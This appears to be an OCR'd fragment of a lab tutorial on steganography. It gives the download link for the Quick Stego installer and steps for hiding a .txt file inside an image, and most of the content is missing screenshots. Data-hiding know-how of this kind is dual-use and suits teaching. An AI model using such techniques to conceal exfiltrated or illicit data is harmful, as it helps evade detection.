
Activate Windows
Go to Settings to activate Windows.

cybernescence.co.uk/software-products/QS12Setup.exe


Open Quick stego tool :




Create the two files 1).txt 2) image file:




Select the image :







Select .txt :


